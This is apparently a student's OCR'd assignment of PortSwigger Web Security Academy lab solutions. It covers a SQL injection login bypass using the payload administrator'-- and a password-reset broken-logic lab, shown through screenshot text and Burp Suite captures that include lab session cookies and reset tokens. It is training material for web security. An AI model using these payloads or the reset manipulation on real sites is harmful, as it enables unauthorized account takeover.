Sreya Gopakumar Nair
21BCI0214 - VIT Vellore

AI in Cyber Security with IBM Qrador


Assignment 1


Vulnerability Testing


1. Injection


This lab contains a SQL injection vulnerability in the login function.

To solve the lab, perform a SQL injection attack that logs in to the application as the administrator user.








0a7a00980415b0de835f2d0a004900e8.web-security-academy.net/login
Update
Web Security Academy
SQL injection vulnerability allowing login bypass
Back to lab description
LAB Not solved
Home | My account
Login
Invalid username or password.
Username
administrator'--
Password
Log in



0a7a00980415b0de835f2d0a004900e8.web-security-academy.net/my-account?id=administrator
Update
Web Security Academy
SQL injection vulnerability allowing login bypass
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account | Log out
My Account
Your username is: administrator
Email
Update email


2. Broken Authentication


This lab's password reset functionality is vulnerable. To solve the lab, reset Carlos's password then log in and access his "My account" page.












0a8700cb032707048 1c621dd000a00a9.web-security-academy.net/forgot-password
Update
Web Security Academy
Password reset broken logic
Back to lab home
Email client
Back to lab description
LAB
Not solved
Home | My account
Please check your email for a reset password link.



0a8700cb032707048 1c621dd000a00a9.web-security-academy.net/forgot-password
Update
Web Security Academy
Password reset broken logic
Back to lab home
Email client
Back to lab description
LAB
Not solved
Home | My account
Please check your email for a reset password link.
https://exploit-0a9d009d03ee075c8196207101bf0044.exploit-server.net/email



exploit-0a9d009d03ee075c8196207101bf0044.exploit-server.net/email
Update
Web Security Academy
Password reset broken logic
Back to exploit server
Back to lab
Back to lab description
LAB
Not solved
Your email address is wiener@exploit-0a9d009d03ee075c8196207101bf0044.exploit-server.net
Displaying all emails @exploit-0a9d009d03ee075c8196207101bf0044.exploit-server.net and all subdomains
Sent
To
From
Subject
Body
2023-08-30 16:37:35 +0000
wiener@exploit-0a9d009d03ee075c8196207101bf0044.exploit-server.net
no-reply@0a8700cb0327070481c621dd000a00a9.web-security-academy.net
Account recovery
Hello!
Please follow the link below to reset your password.
https://0a8700cb032707048 1c621dd000a00a9.web-security-academy.net/forgot-password?temp-forgot-password-token=clq6ofbajxqvi4dqgzukzf38n80qssfe
View raw
Thanks,
Support team
https://0a8700cb032707048 1c621dd000a00a9.web-security-academy.net/forgot-password?temp-forgot-password-token=clq6ofbajxqvi4dqgzukzf38n80qssfe



0a8700cb032707048 1c621dd000a00a9.web-security-academy.net/forgot-password?temp-forgot-password-token=c1g6ofbajxq...
Update
Web Security Academy
Password reset broken logic
Back to lab home
Email client
Back to lab description
LAB
Not solved
Home | My account
New password
Confirm new password
Submit



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME type Extension Title
379 https://acf51f9f1eacf852803107... GET /academyLabHeader 101 147
380 https://acf51f9f1eacf852803107... POST /forgot-password ✓ 200 2707 HTML Password reset brok
381 https://acf51f9f1eacf852803107... GET /academyLabHeader 101 147
382 https://ac0e1f411ef5f884808f0... GET /email 200 5298 HTML Exploit Server: Pass
385 https://ac0e1f411ef5f884808f0... GET /resources/labheader/js/labHeader.js 200 851 script js
386 https://ac0e1f411ef5f884808f0... GET /resources/js/domPurify-2.0.15.js 200 17136 script js
387 https://ac0e1f411ef5f884808f0... GET /resources/labheader/images/logoAcad... 200 9134 XML svg
388 https://ac0e1f411ef5f884808f0... GET /resources/labheader/images/ps-lab-n... 200 897 XML svg
389 https://ac0e1f411ef5f884808f0... GET /academyLabHeader 101 147
390 https://acf51f9f1eacf852803107... GET /forgot-password?temp-forgot-passwo... ✓ 200 3258 HTML Password reset brok
391 https://acf51f9f1eacf852803107... GET /academyLabHeader 101 147
392 https://acf51f9f1eacf852803107... POST /forgot-password?temp-forgot-passwo... ✓ 302 73
393 https://acf51f9f1eacf852803107... GET / 200 7698 HTML Password reset brok
394 https://acf51f9f1eacf852803107... GET /academyLabHeader 101 147
Request
Pretty Raw \n Actions
1 POST /forgot-password?temp-forgot-password-token=47Z44TWLAxHTprVdYxkOnyKcfNesufGM HTTP/1.1
2 Host: acf51f9f1eacf852803107e2001600e9.web-security-academy.net
3 Cookie: session=EM7IFCnKXdrmU9UTNM5EnNmhwBu1F4Lt
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 117
10 Origin: https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net
11 Referer: https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net/forgot-password?temp-forgot-password-token=47Z44TWLAxHTprVdYxkOnyKcfNesufGM
12 Upgrade-Insecure-Requests: 1
13 Te: trailers
14 Connection: close
Search...
0 matches
Response
Pretty Raw Render \n Actions
1 HTTP/1.1 302 Found
2 Location: /
3 Connection: close
4 Content-Length: 0
5
6
INSPECTOR
Back
Cookie
NAME
session
VALUE
EM7IFCnKXdrmU9UTNM5EnNmhwBu1F4Lt



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Request
Response
INSPECTOR
Back
Cookie
NAME
session
VALUE
EM7IFCnKXdrmU9UTNM5EnNmhwBu1F4Lt
Scan
Do passive scan
Do active scan
Send to Intruder Ctrl-I
Send to Repeater Ctrl-R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser
Extensions
Engagement tools
Copy URL
Copy as curl command
Copy to file



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Send Cancel
Target: https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net
Request
INSPECTOR



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Send Cancel
Target: https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net
Request
INSPECTOR


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
1 × 2 × ...
